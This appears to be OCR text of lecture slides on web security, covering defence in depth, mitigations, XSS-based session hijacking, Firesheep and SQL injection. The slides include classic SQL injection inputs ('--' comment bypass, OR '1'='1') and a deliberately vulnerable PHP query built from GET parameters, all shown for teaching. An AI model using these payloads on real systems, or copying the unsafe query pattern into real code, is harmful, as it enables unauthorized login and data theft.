
Swiss Cheese Model



PHP include using unsanitized user-provided content


File upload ability of code, not just images

Unpatched elevation of privilege vulnerability. Possibly ignored because can only be exploited locally.


Mobile
Devices
Wireless
Access Point
Desktop
PCs and
laptops
Card
Readers
DMZ
Email, web and
application servers
Databases
Boundary
Firewall
Router
Personal
Devices
Home PC
Home
Router
Internet
3rd party
server

Mitigations


- Developers need to check input <– Incomplete Mediation continues to be a huge problem
  - Many languages have input checking libraries, use them, do not use your own
- Principle of least privilege (access control) make sure the web server has as few permissions as possible
  - Web servers are given more privileges than necessary by default to make setup easy for developers. Remove unused permissions and ensure attacker has little to work with if they do break in
- Install security updates. XSS, CSRF, and Remote File Inclusions are all first-steps



Don’t assume input was checked by someone else at the castle gate!

SESSION HIJACKING

Session Hijacking



XSS to get the session cookie

- Attacker uses cross-site scripting to add this URL to a vulnerable website that is otherwise good
- Click here!
- If a user clicks, then the victim browser will copy its cookies into the GET string of the link and send them
- Attacker now has all the cookies including the session cookie
- Attacker uses the session cookie to login as if they were the user

Firesheep

- Extension for Firefox designed to hijack Facebook extensions
- Used a packet sniffer to intercept unecrypted session cookies
- Because most sites at the time encrypted the login process but not cookies created during login

Firesheep Sniffs Out Facebook and Other User Credentials on Wi-Fi Hotspots

Jason Fitzpatrick October 25, 2010

Jason Fitzpatrick

Firefox: Firesheep sniffs out and steals cookies—and the account and identity of the owner in the process—of popular web sites (like Facebook and Twitter) from the browsing sessions of other users on the Wi-Fi hotspot you're attached to.

Firesheep is a proof-of-concept Firefox extension created by Eric Butler to show how leaky the security many popular web sites (like Facebook, Flickr, Amazon.com, Dropbox, Evernote, and more) employ is. The problem, as Firesheep shockingly demonstrates, is that many web sites only encrypt your login. Once you are logged in they use an unsecured connection with a simple cookie check. Anyone from your IP address (that of the Wi-Fi hotspot) with that cookie can be you. When using Firesheep on a public hot spot any session it can intercept is displayed in the Firesheep pane with the user's name and photograph (when available). Simply click on their name to intercept the session and start browsing the website as though you are them.

SQL INJECTION

SQL is a database query language

- SQL structure:
  - Select <columns> from <table> where <logic statement>
- SQL query:
  - Select * from user-logins where username="monkey" AND password="b2db"
- This query might be used to see if any such user exists in the database, if so, log them in.

ID	Username	Password	Active
1	yuanyuan	97a37374	True
2	monkey	b2db	True
3	catch22	4010a414	True
4	mouse	f17eedeff4d0	False

SQL Injection is adding attacker code to the SQL query string

- SQL queries can be (incorrectly) built from GET data:
  - https://insecure-website.com/login?username=administrator"--
  - Select * from user-logins where username="<?= `$_GET['username'] ?>"` `AND` password="<?= `$_GET['password'] ?>"`
  - `Select * from user-logins where username="administrator"-- AND password="123"`

ID	Username	Password	Active
1	yuanyuan	97a37374	True
2	monkey	b2db	True
3	catch22	4010a414	True
4	mouse	f17eedeff4d0	False

-- is the comment command in SQL


SQL Injection is adding attacker code to the SQL query string

- What if we do not know the fully query structure?
  - https://insecure-website.com/login?username=administrator“ OR ‘1’=‘1’
  - Select * from user-logins where username="<?= `$_GET['username'] ?>"` AND password="<?= `$_GET['password'] ?>"`
  - `Select * from user-logins where username="administrator“ OR ‘1’=‘1’`

ID	Username	Password	Active
1	yuanyuan	97a37374	True
2	monkey	b2db	True
3	catch22	4010a414	True
4	mouse	f17eedeff4d0	False

- Use of the OR 1=1 ensures that the Where clause is always true so all records will be returned

XKCD: SQL injection can be done via non-web attacks



QUESTIONS